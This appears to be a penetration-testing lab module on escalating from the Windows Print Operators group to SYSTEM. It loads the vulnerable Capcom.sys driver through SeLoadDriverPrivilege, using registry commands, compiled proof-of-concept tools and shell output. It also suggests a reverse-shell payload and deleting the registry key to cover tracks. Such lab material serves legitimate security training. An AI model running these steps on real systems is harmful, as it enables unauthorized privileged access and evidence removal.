**Print Operators**

[Print Operators](https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups#print-operators) is another highly privileged group, which grants its members the SeLoadDriverPrivilege, rights to manage, create, share, and delete printers connected to a Domain Controller, as well as the ability to log on locally to a Domain Controller and shut it down. If we issue the command whoami /priv, and don't see the SeLoadDriverPrivilege from an unelevated context, we will need to bypass UAC.

**Confirming Privileges**

Confirming Privileges

C:\htb> whoami /priv

PRIVILEGES INFORMATION

----------------------

Privilege Name Description State

======================== ================================= =======

SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeShutdownPrivilege Shut down the system Disabled

**Checking Privileges Again**

The [UACMe](https://github.com/hfiref0x/UACME) repo features a comprehensive list of UAC bypasses, which can be used from the command line. Alternatively, from a GUI, we can open an administrative command shell and input the credentials of the account that is a member of the Print Operators group. If we examine the privileges again, SeLoadDriverPrivilege is visible but disabled.

Checking Privileges Again

C:\htb> whoami /priv

PRIVILEGES INFORMATION

----------------------

Privilege Name Description State

============================= ================================== ==========

SeMachineAccountPrivilege Add workstations to domain Disabled

SeLoadDriverPrivilege Load and unload device drivers Disabled

SeShutdownPrivilege Shut down the system Disabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

It's well known that the driver Capcom.sys contains functionality to allow any user to execute shellcode with SYSTEM privileges. We can use our privileges to load this vulnerable driver and escalate privileges. We can use [this](https://raw.githubusercontent.com/3gstudent/Homework-of-C-Language/master/EnableSeLoadDriverPrivilege.cpp) tool to load the driver. The PoC enables the privilege as well as loads the driver for us.

Download it locally and edit it, pasting over the includes below.

Code: c

#include <windows.h>

#include <assert.h>

#include <winternl.h>

#include <sddl.h>

#include <stdio.h>

#include "tchar.h"

Next, from a Visual Studio 2019 Developer Command Prompt, compile it using **cl.exe**.

**Compile with cl.exe**

Compile with cl.exe

C:\Users\mrb3n\Desktop\Print Operators>cl /DUNICODE /D\_UNICODE EnableSeLoadDriverPrivilege.cpp

Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29913 for x86

Copyright (C) Microsoft Corporation. All rights reserved.

EnableSeLoadDriverPrivilege.cpp

Microsoft (R) Incremental Linker Version 14.28.29913.0

Copyright (C) Microsoft Corporation. All rights reserved.

/out:EnableSeLoadDriverPrivilege.exe

EnableSeLoadDriverPrivilege.obj

**Add Reference to Driver**

Next, download the Capcom.sys driver from [here](https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys), and save it to C:\temp. Issue the commands below to add a reference to this driver under our HKEY\_CURRENT\_USER tree.

Add Reference to Driver

C:\htb> reg add HKCU\System\CurrentControlSet\CAPCOM /v ImagePath /t REG\_SZ /d "\??\C:\Tools\Capcom.sys"

The operation completed successfully.

C:\htb> reg add HKCU\System\CurrentControlSet\CAPCOM /v Type /t REG\_DWORD /d 1

The operation completed successfully.

The odd syntax \??\ used to reference our malicious driver's ImagePath is an [NT Object Path](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-even/c1550f98-a1ce-426a-9991-7509e7c3787c). The Win32 API will parse and resolve this path to properly locate and load our malicious driver.

**Verify Driver is not Loaded**

Using Nirsoft's [DriverView.exe](http://www.nirsoft.net/utils/driverview.html), we can verify that the Capcom.sys driver is not loaded.

Verify Driver is not Loaded

PS C:\htb> .\DriverView.exe /stext drivers.txt

PS C:\htb> cat drivers.txt | Select-String -pattern Capcom

**Verify Privilege is Enabled**

Run the EnableSeLoadDriverPrivilege.exe binary.

Verify Privilege is Enabled

C:\htb> EnableSeLoadDriverPrivilege.exe

whoami:

INLANEFREIGHT0\printsvc

whoami /priv

SeMachineAccountPrivilege Disabled

SeLoadDriverPrivilege Enabled

SeShutdownPrivilege Disabled

SeChangeNotifyPrivilege Enabled by default

SeIncreaseWorkingSetPrivilege Disabled

NTSTATUS: 00000000, WinError: 0

**Verify Capcom Driver is Listed**

Next, verify that the Capcom driver is now listed.

Verify Capcom Driver is Listed

PS C:\htb> .\DriverView.exe /stext drivers.txt

PS C:\htb> cat drivers.txt | Select-String -pattern Capcom

Driver Name : Capcom.sys

Filename : C:\Tools\Capcom.sys

**Use ExploitCapcom Tool to Escalate Privileges**

To exploit the Capcom.sys, we can use the [ExploitCapcom](https://github.com/tandasat/ExploitCapcom) tool after compiling with it Visual Studio.

Use ExploitCapcom Tool to Escalate Privileges

PS C:\htb> .\ExploitCapcom.exe

[\*] Capcom.sys exploit

[\*] Capcom.sys handle was obained as 0000000000000070


[\*] Shellcode was placed at 0000024822A50008

[+] Shellcode was executed

[+] Token stealing was successful

[+] The SYSTEM shell was launched

This launches a shell with SYSTEM privileges.



**Alternate Exploitation - No GUI**

If we do not have GUI access to the target, we will have to modify the ExploitCapcom.cpp code before compiling. Here we can edit line 292 and replace C:\\Windows\\system32\\cmd.exe" with, say, a reverse shell binary created with msfvenom, for example: c:\ProgramData\revshell.exe.

Code: c

// Launches a command shell process

static bool LaunchShell()

{

TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");

PROCESS\_INFORMATION ProcessInfo;

STARTUPINFO StartupInfo = { sizeof(StartupInfo) };

if (!CreateProcess(CommandLine, CommandLine, nullptr, nullptr, FALSE,

CREATE\_NEW\_CONSOLE, nullptr, nullptr, &StartupInfo,

&ProcessInfo))

{

return false;

}

CloseHandle(ProcessInfo.hThread);

CloseHandle(ProcessInfo.hProcess);

return true;

}

The CommandLine string in this example would be changed to:

Code: c

TCHAR CommandLine[] = TEXT("C:\\ProgramData\\revshell.exe");

We would set up a listener based on the msfvenom payload we generated and hopefully receive a reverse shell connection back when executing ExploitCapcom.exe. If a reverse shell connection is blocked for some reason, we can try a bind shell or exec/add user payload.

**Automating the Steps**

**Automating with EopLoadDriver**

We can use a tool such as [EoPLoadDriver](https://github.com/TarlogicSecurity/EoPLoadDriver/) to automate the process of enabling the privilege, creating the registry key, and executing NTLoadDriver to load the driver. To do this, we would run the following:

Automating with EopLoadDriver

C:\htb> EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys

[+] Enabling SeLoadDriverPrivilege

[+] SeLoadDriverPrivilege Enabled

[+] Loading Driver: \Registry\User\S-1-5-21-454284637-3659702366-2958135535-1103\System\CurrentControlSet\Capcom

NTSTATUS: c000010e, WinError: 0

We would then run ExploitCapcom.exe to pop a SYSTEM shell or run our custom binary.

**Clean-up**

**Removing Registry Key**

We can cover our tracks a bit by deleting the registry key added earlier.

Removing Registry Key

C:\htb> reg delete HKCU\System\CurrentControlSet\Capcom

Permanently delete the registry key HKEY\_CURRENT\_USER\System\CurrentControlSet\Capcom (Yes/No)? Yes

The operation completed successfully.

Note: Since Windows 10 Version 1803, the "SeLoadDriverPrivilege" is not exploitable, as it is no longer possible to include references to registry keys under "HKEY\_CURRENT\_USER".